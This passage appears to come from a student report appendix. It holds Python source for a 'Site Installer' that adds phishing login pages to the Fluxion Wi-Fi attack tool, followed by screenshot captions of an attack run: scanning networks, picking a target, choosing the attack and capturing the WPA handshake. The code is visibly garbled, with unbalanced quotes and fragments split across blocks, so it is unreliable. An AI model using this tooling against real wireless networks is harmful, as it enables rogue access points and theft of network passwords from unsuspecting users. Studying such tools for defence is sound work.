        exit('You need to have root privileges to run this script.\nPlease try again, this time using \'sudo\'.\nExiting....')

    sys.exit()
```

```
usage = '>>>\tUsage:\n' + '\t\tsiteinstaller.py -f <filename>' + '\n\tsiteinstaller.py --file <file>\n\n>>>\tOnly *.tar.gz\ncompressed files!'
```

```
try:
```

```
    opts, args = getopt.getopt(sys.argv[1:], 'f:h', ['file=', 'help'])
```

```
    if(len(opts) <= 0):
```

```
        print(usage)
```

```
        sys.exit()
```

```
except getopt.GetoptError:
```

```
    print(usage)
```

```
    sys.exit(2)
```

```
for opt, arg in opts:
```

```
    if opt in ('-h', '--help'):
```

```
        print(usage)
```

```
        sys.exit(2)
```

```
    elif opt in ('-f', '--file'):
```

```
        if not('.tar.gz' in arg):
```

```
            print('ONLY *.tar.gz files supported.')
```

```
            sys.exit()
```

```
        if(os.path.isfile(arg) == False):
```

```
            print('Your file does not exist, maybe a typo?')
```

```
            sys.exit()
```

```
        site_name = arg[arg.rfind('.tar.gz'):]
```

```
        site_language = site_name[site_name.rfind('_')+1:]
```

```
    else:
```

```
        print(usage)
```

```
if __name__ == "__main__":
```

```
    main(sys.argv[1:])
```

```
# Language Selector
```

```
print('\033[1;91m [~~~~~])
```

```
print(' [           ])
```

```
print(' [ FluxIon - Site Installer v' + flinstall_version + ' ])
```

```
print('\033[94m [           ])
```

```
print(' [~~~~~]')
```

```
print('\033[39m')
```

```
print(' # Select your language:')
```

```
print("")
```

```
print('[1] English')
```

```
print('[2] German')
```

```
print("")
```

```
lang = raw_input(' [#]:')
```

```
if(lang == '1):
```

```
    from en_EN import language
```

```
elif(lang == '2):
```

```
    from de_DE import language
```

```
else:
```

```
    from en_EN import language
```

```
# #####
```

```
def check_fluxion():
```

```
    global installed_sites, flux_cont
```

```
    try:
```

```
        fl = open('fluxion','rw')
```

```
        flux_cont = fl.read()
```

```
        fl.close()
```

```
    except:
```

```
        print(language.COULD_NOT_OPEN_FLUX)
```

```
        sys.exit()
```

```
if(flux_cont <= 100):
```

```
    print(language.NO_FLUXION_FOUND)
```

```
    sys.exit()
```

```
flv = "
```

```
flr = "
```

```
fld = "
```

```
if('version=' in flux_cont) and ('revision=' in flux_cont):
```

```
    flv = flux_cont[flux_cont.find('version=')+8:]
```



```

flv = flv[:flv.find('\n')]

flr = flux_cont[flux_cont.find('revision=')+9:]

flr = flr[:flr.find('\n')]

else:

    print(language.CORRUPTED_FLUX)

    sys.exit()

# Version check

#vchk = False

#for version in flux_comp_versions:

#    if(version == flv):

#        vchk = True

#if(vchk == False):

#    print('Your fluxion version '+color.BOLD + flv + color.END + '. \nSupported versions are - ' + ' -
'.join(reversed(flux_comp_versions)))

#    sys.exit()

# #####

installed_sites = int(flux_cont.count('elif [ "$webconf" ='))

fls = str(installed_sites + 1)

# Check on double installation!

fld = flux_cont[flux_cont.find('$DUMP_PATH/data/index.htm'):]

if(site_name in fld):

    usdc = raw_input(language.DOUBLE_INSTALL + ' ' + site_name + ' ' +
language.CONTINUE_ANYWAY + ' [Y\n]')

if(len(usdc) <= 0) or (usdc == 'y') or (usdc == 'yes'):

    pass

else:

    sys.exit()

# #####

return flv + '#' + flr + '#' + fls

def welcome():

    flc = check_fluxion().split('#')

    wsn = int(22 - len(site_name))

```

```

whitespacen = "

wsl = int((22+6) - len(site_language))

whitespacel = "

for i in xrange(wsn):

    whitespacen += ' '

    if(i+1 == wsn) and (i+1 <= wsn):

        whitespacen += '#'

for i in xrange(wsl):

    whitespacel += ' '

    if(i+1 == wsl) and (i+1 <= wsl):

        whitespacel += '#'

print("\033[1;91m [~~~~~])

print(' [          ]')

print(' [ Fluxlon - Site Installer v'+ flinstall_version + ' ]')

print("\033[94m [          ]')

print(' [~~~~~])

print("\033[39m')

print(' # ##### Fluxlon found! #####')

print(' # \033[39mVersion: '+ flc[0] + '          #')

print(' # \033[39mRevision: '+ flc[1] + '          #')

print(' # \033[39mInstalled Sites: '+ flc[2] + '          #')

print(' # #####')

print("")

print(' # #####')

print(' # \033[39mSiteName to install: ' + site_name + whitespacen)

print(' # \033[39mLanguage flag: ' + site_language + whitespacel)

print(' # #####')

print("")

print(' # ##### Everything correct? #####')

print("")

usc = raw_input(' # ' + language.BEGIN_INSTALL + '? [Y\n]').lower()

if(len(usc) <= 0) or (usc == 'y') or (usc == 'yes'):

```

```

pass

else:

    print('\n\t # ' + language.NOTHING_CHANGED)

    sys.exit()

#####

#####

#####

#####

#####

#####

#####

#####

welcome()

##### First INSERT

def insert_at_secondlast_pos1():

    global flux_cont, site_name, site_language

    whitespaces = "

    search_string = 'echo -e "    "$red["$yellow"$n"$red"]"$transparent\e'

    ws = int(12 - len(site_name))

    for i in xrange(ws):

        whitespaces+=' '

        insert_site = 'echo -e "    "$red["$yellow"$n"$red"]"$transparent" ' + site_name + whitespaces + '[' +
site_language + '];n=`expr $n + 1`\n'

        before = flux_cont[:int(flux_cont.rfind(search_string))]

        after = '\t\t\t' + flux_cont[int(flux_cont.rfind(search_string)):]

        flux_cont = before + insert_site + after

#####

##### Second INSERT

def insert_at_secondlast_pos2():

    global installed_sites, flux_cont, site_name

    site_number = str(installed_sites + 1)

    insert_site = 'elif [ "$webconf" = "" + site_number + "" ]; then\n\t\t\t\t\t' + site_name + '\n\t\t\t\t\tbreak\n\n\t\t\t\t\t'

```

```

flux_cont = flux_cont[:int(flux_cont.rfind('elif [ "$webconf" ='))] + insert_site + flux_cont[int(flux_cont.rfind('elif [
"$webconf" =')):]

def last_option_correct_number2():

    global installed_sites, flux_cont

    acc = int(flux_cont.rfind('elif [ "$webconf" ='))

    acc0 = int(flux_cont[acc:].find(" = ") + 5)

    before = flux_cont[:acc + acc0]

    after = flux_cont[acc + acc0 + 2:]

    flux_cont = before + str(installed_sites + 2) + after

#####

##### Third INSERT

def insert_at_last_pos3():

    global flux_cont, site_name

    insert_site = '\n\nfunction ' + site_name + ' {\n\ntmkdir $DUMP_PATH/data &>$flux_output_device\n\tcp
$WORK_DIR/Sites/' + site_name + '/' * $DUMP_PATH/data\n\t}'

    before = flux_cont[:int(flux_cont.rfind('}')) + 1]

    after = flux_cont[int(flux_cont.rfind('}')) + 1:]

    flux_cont = before + insert_site + after

#####

print("")

print(' # ' + language.CREATING_BACKUP + '...')

try:

    subprocess.Popen(['cp', 'fluxion', 'bckp_fluxion'])

except:

    print(language.NO_PERM)

    sys.exit()

print(' # ' + language.DONE + '!')

print("")

print(' # ' + language.COPYING_FILES + '...')

try:

    subprocess.Popen(['tar', 'xzf', site_name + '.tar.gz', '-C', 'Sites/'])

except:

```

```
print(language.COULD_NOT_COPY + '...')

sys.exit()

print(' # ' + language.DONE + '!')

print("")

print(' # ' + language.RECONFIGURE_FLUXION_BASH + '...')

try:

    insert_at_secondlast_pos1()

    insert_at_secondlast_pos2()

    last_option_correct_number2()

    insert_at_last_pos3()

except:

    print(language.INTERNAL_FAILURE + '...')

    e = sys.exc_info()[0]

    print(language.ERROR + ": %s" % e )

    sys.exit()

print(' # ' + language.DONE + '!')

print("")

print(' # ' + language.REWRITING_FLUXION_BASH + '...')

try:

    wflux = open('fluxion','w')

    wflux.write(flux_cont)

    wflux.close()

except:

    print(language.FATAL_ERROR + '[501]...')

    print(language.TRYING_TO_RESTORE_BACKUP)

    try:

        subprocess.Popen(['mv','bckp_fluxion', 'fluxion'])

        print('Fluxlon ' + language.BACKUP_RESTORED + '...')

    except:

        print(language.FATAL_ERROR + '[502]...')

    sys.exit()

print(' # ' + language.DONE + '!')
```

```
print("")

print(' # ' + language.SETTING_MODES + '...')

try:

    subprocess.Popen(['chmod','755', 'Sites/' + site_name + '/'])

    subprocess.Popen(['chmod','644', '-R', 'Sites/' + site_name + '/'])

    print(' # ' + DONE + '!')

except:

    pass

    #print('ERROR[506]... ' + language.CONTINUE + '...')

    #print("Unexpected error:", sys.exc_info()[0])

print("")

print(' # ' + language.VERIFYING_INTEG + '...')

try:

    fluxit = open('fluxion','r')

    integ_fluxion = fluxit.read()

    fluxit.close()

    if(len(integ_fluxion) == len(flux_cont)):

        print(' # ' + language.DONE + '!')

        print(' # ' + language.DELETING_BACKUP + '...')

        subprocess.Popen(['rm','bckp_fluxion'])

    else:

        print(language.FATAL_ERROR + '[509]...')

        sys.exit()

except:


    print(language.FATAL_ERROR + '[503]...')

    sys.exit()

print('\n # ' + site_name + "' + language.SUCCESS + '!')
```


APPENDIX II

8.2 Screen Shots




RUN THE TOOL

Fig. 18: output 1




START ON THE TOOL

Fig. 19: output 2




SELECT THE LANGUAGE FIRST

Fig. 20: output 3




SELECT THE INTERFACE

Fig. 21: output 4



SELECT THE CHANNEL

Fig. 22: output 5




SACNNING THE NETWORK

Fig. 23: output 6




SELECT THE TARGET NETWORK

Fig. 24: output 7




SELECT ATTACK OPTION

Fig. 25: output 8




SELECT HANDSHAKE METHOD

Fig. 26: output 9




SELECT THE CAPTURE HANDSHAKE METHOD

Fig. 27: output 10




IF YOU GET HANDSHAKE SELECT CHECK HANDSHAKE

Fig. 28: output 11



